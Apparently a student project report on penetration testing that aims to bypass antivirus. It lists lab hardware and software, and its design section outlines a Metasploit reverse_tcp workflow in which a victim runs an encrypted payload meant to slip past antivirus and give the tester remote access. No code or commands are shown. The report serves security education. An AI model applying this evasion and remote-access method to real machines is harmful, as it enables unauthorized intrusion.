#### TABLE OF CONTENTS

|  |  |  |
| --- | --- | --- |
| **Serial No.** | **Topics** | **Page No.** |
| 1 | Introduction | 4 |
| 1.1 | Problem Definition | 5 |
| 1.2 | Proposed Solution | 6 |
| 2 | Software And Hardware Specification | 7 |
| 2.1 | Hardware Details | 9 |
| 2.2 | Software Details | 11 |
| 3 | Designing | 12 |
| 3.1 | DFD/Flowchart | 13 |
| 3.2 | Network Diagram | 16 |
| 3.3 | UML Diagram | 17 |
| 3.4 | Procedure Network Diagram | 18 |
| 4 | Results And Analysis | 20 |
| 4.1 | Results | 21 |
| 4.2 | Test Cases | 26 |
| 5 | Features And Applications | 39 |
| 5.1 | Features | 40 |
| 5.2 | Methods | 42 |
| 5.3 | Recommendations | 43 |
| 6 | Advantages And Disadvantages | 44 |
| 6.1 | Advantages | 45 |
| 6.2 | Limitations | 47 |
| 7 | Further Enhancement | 49 |
| 7.1 | Conclusion | 50 |
| 7.2 | Biblography | 51 |

##### LIST OF FIGURES

|  |  |  |
| --- | --- | --- |
| **Figure No.** | **Topics** | **Page No.** |
| 3.3.1 | Flow Chart | 13 |
| 3.3.2 | Network Diagram | 16 |
| 3.3.3 | UML Diagram | 17 |
| 3.3.4 | Procedure Network Diagram | 18 |

#### LIST OF TABLES

|  |  |  |
| --- | --- | --- |
| **Figure No.** | **Topics** | **Page No.** |
| 4.4.2 | Test Cases | 26 |

**INTRODUCTION**

The Internet has vastly grown in popularity and computer security has become a major concern for businesses and governments. Organizations would like to use the Internet to their advantage by utilizing the Internet as a medium for e-commerce, advertising, information distribution and access, as well as other endeavors. However, they remain worried that they may be hacked which could lead to a loss of control of private and personal information regarding the organization, its employees, and its clients. People thought they install anti-virus its means computers were in safe and no way to harm. In Digital world nothing is fully secure. Whether it's a home [desktop](https://www.ebay.com/sch/i.html?_nkw=desktop) computer, college laptop or that terminal at your office, the use of a PC is part of life today. Due to enhancement in computer technology we think that by installing a paid anti-virus or some random anti-virus can secure our PC more efficiently. So the project which we are exploring i.e. “**DEMONSTRATION OF COMPUTER HACKING TRY TO BYPASS ANTI-VIRUS** “ is one with example of penetration testing where we are penetrating a computer network. We can figure out the vulnerabilities of a computer system, a web application or a network through penetration testing. A penetration test tells whether the existing defensive measures employed on the system are strong enough to prevent any security breaches. Penetration test reports also suggest the countermeasures that can be taken to reduce the risk of the system being hacked.

An antivirus service used by tens of thousands of businesses and millions of home users shut down an untold number of computers around the world after it mistakenly identified core parts of Microsoft Windows as threats, the company confirmed Tuesday.

Webroot Inc. of Broomfield, Colorado, said it issued an updated detection rule that "identified false positives" for critical Windows operating files Monday afternoon, resulting in those files' being "quarantined" and inaccessible to Windows.

Kristin Miller, a spokeswoman for Webroot, said the program incorrectly classified as "bad" a common folder that is often targeted for malware. She said that the false positives were being rolled back and that Webroot users should leave the program on and connected to the internet to get the fix. Webroot was not breached," she said. "Actual malicious files are being identified and blocked as normal."

The rule was distributed and applied by Webroot systems around the globe for about 13 minutes; the company said — long enough for businesses, users and administrators to be greeted by a red "blocked" screen and to find their files unavailable. Webroot reported serving about 30 million customers last year.

To make matters worse, Webroot's own systems became "overloaded" by a mammoth backlog of customers' requests to restore affected files from its cloud servers, it said.

* 1. **PROBLEM DEFINITION:**

Nowadays most of all people are connected to internet. And internet is one thing where anything can happen at any time so security is must for every computer and their networks. As big companies for e.g. TATA GROUP, INFOSYS, WIPRO etc. have large number of private data.

You must have heard of the WannaCry ransomware attack that started in May 2017. It locked more than 2 lakh computers around the world and demanded ransom payments in the Bitcoin cryptocurrency. This attack has affected many big organizations around the globe.

With such massive & dangerous cyber-attacks happening these days, it has become unavoidable to do penetration testing on regular intervals to protect the information systems against security breaches.

So, penetration testing is mainly required because:

* Financial or critical data must be secured while transferring it between different systems or over the network.
* Many clients are asking for pen testing as part of the software release cycle.
* To secure user data.
* To find security vulnerabilities in an application.
* To discover loopholes in the system.
* To assess the business impact of successful attacks.
* To meet the information security compliance in the organization.
* To implement effective security strategy in the organization.

It’s very important for any organization to identify security issues present in internal network and computers. Using this information organization can plan a defense against any hacking attempt. User privacy and data security are the biggest concerns nowadays. Imagine if any hacker manages to get user details of social networking site like Facebook. The organization can face legal issues due to a small loophole left in a software system. Hence, big organizations are looking for PCI (Payment Card Industry) compliance certifications before doing any business with third-party clients.

* 1. **PROPOSED SOLUTION:**


To solve this all problem, Penetration testing is the one to check whether our system is in well manned security or not. “Penetration Testing is also known as Pen Testing. Pen testing is the practice of testing a web application, computer system, Network to find vulnerabilities that an attacker could exploit.”

It is practical and accredited method to measure the security of an IT infrastructure. By securely trying to exploit application susceptibilities which comprises of Operating system service and application blemishes, inappropriate configurations, and also perilous end-user behavior. This kind of evaluations are also helpful in authenticating the efficiency of defensive methods and also end-users’ adherence to security strategies.  
Details about any security susceptibilities collected using Penetration testing need to be characteristically combined and presented network systems managers to perform remedial measures.

It’s the process to identify security vulnerabilities in an application by evaluating the system or network with various malicious techniques. The weak points of a system are exploited in this process through an authorized simulated attack.

The purpose of this test is to secure important data from outsiders like hackers who can have unauthorized access to the system. Once the vulnerability is identified it is used to exploit the system in order to gain access to sensitive information.

A penetration test is also known as pen test and a penetration tester is also referred as an ethical hacker.



**SOFTWARE AND HARDWARE SPECIFICATIONS**

* 1. **HARDWARE DETAILS:**
* **Two laptops with internal Wi-Fi cards:**

**We will use one of the laptops as the victim in our lab and the other as the penetration tester's laptop. Though almost any laptop would fit this profile, laptops with at least 3 GB RAM is desirable. This is because we may be running a lot of memory-intensive software in our experiments.**

* **One wireless adapter (optional):**

**Depending on the wireless card of your laptop, we may need a USB Wi-Fi card that can support packet injection and packet sniffing, which is supported by Kali. The best choice seems to be the Alfa AWUS036H card from Alfa Networks, as Kali supports this out-of-the-box. This is available on www.amazon.com for a retail price of £18 at the time of writing. An alternative option is the Edimax EW-7711UAN, which is smaller and, marginally, cheaper.**

* **One access point:**

**Any access point that supports WEP/WPA/WPA2 encryption standards would fit the bill. I will be using a TP-LINK TL-WR841N Wireless router for the purpose of illustration in this book. You can purchase it from Amazon.com for retail.**

* **Random Access Memory (RAM):**  
    RAM is the most important part to build a successful hacking lab. Running multiple system on your host will require your system to utilize a big chunks of the system memory.
* Windows/Linux/Mac OS X "Host" Minimal Memory Requirement's  
            2 GB or more
* Kali Linux  "Guest " Minimal Memory Requirement's  
            512 MB/1 GB or more
* Metasploitable  "Guest " Minimal Memory Requirement's  
          256 MB/512 MB or more
* Windows "Guest " Minimal Memory Requirement's  
          512 MB or more
* **CPU or Processor:** Virtualbox/VMware both support Intel and AMD processor. You can get anything from either company. Just remember that when you run multiple system in Virtualbox, the processor speed will be divided among the virtual machine .Thus the faster it is, the better it will be.

For the hard drive size, you will be using the Host to run multiple Operating System (OS) and each OS will consume your system space.On top of that, during your course of exploring the network, you might want to clone the guest machine to do testing.   
  
 The minimum size for the hard drive I would suggest to be around **40 GB.** Storage size although is a big part for the hardware requirements in running a successful hacking lab, I would say that it is the least important as compared to RAM and CPU requirements.



* 1. **SOFTWARE DETAILS:**
* **Virtualization Software :**

[VMware Workstation](http://www.vmware.com/products/workstation/workstation-evaluation) or [VMware Player](https://my.vmware.com/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0) (Recommended if you’re using Windows).  
                [Virtual Box](https://www.virtualbox.org/wiki/Downloads) (Recommended If your using Mac or Linux).

* **Pen-testing Distros:**

[Kali Linux](https://www.kali.org/downloads/) (Recommended).

                Black Box Linux (Optional).

* **Vulnerable Distros:**

[Metasploitable](http://sourceforge.net/projects/metasploitable/" \t "_blank) 1 & 2.  
                [UltimateLAMP](https://www.vulnhub.com/entry/ultimatelamp-02,36/" \t "_blank).

* **Other Boxes To Pwn:**

                Windows 2002 or 2003.

[Vyatta](http://vyatta.com/" \t "_blank)(Virtual Router ).  
                Windows 2007 (optional).  
                Any Linux box (optional).

* **Kali**:

This software can be downloaded from the official website located at [http://www.kali.org](http://www.kali.org/). The software is open source, and you should be able to download it directly from the website.

* **Windows XP/Vista/7**:

You will need any one of Windows XP, Windows Vista, or Windows 7 installed on one of the laptops. This laptop will be used as the victim machine for the rest of the book.


**DESIGNING**

**3.1 DFD / FLOWCHART:**

The flow of our project is done from 2 sides i.e. one is from the client or a pen tester and the other is from the victim’s side. The payload created by the pen tester to test the security of the system is passing through any hardware or software to the victim’s side. If we can use reverse\_tcp connection then only the connection is being done. The payload will be not detected by the antivirus because it is encrypted one. The victim will run the payload as soon as he/she runs it the payload will get activated and the the pen tester will get access to that PC.

Let’s see the flow of our penetration testing.

* **PEN TESTER SIDE:**



Run metasploit framework

Run reverse\_tcp

Run exploit

Set Listener Port

If payload is executed on victim machine

Access of victim’s PC is granted

Access of victim’s PC is denied

* **VICTIM SIDE:**


Click on the given application file


If the file gets executed

Payload gets activated


Antivirus detect the payload

**3.2 Network Diagram:**







**3.3 UML Diagram:**




* 1. **Procedure Network Diagram:**
* **Figure 1:**




* **Figure 2:**



* **Figure 3:**



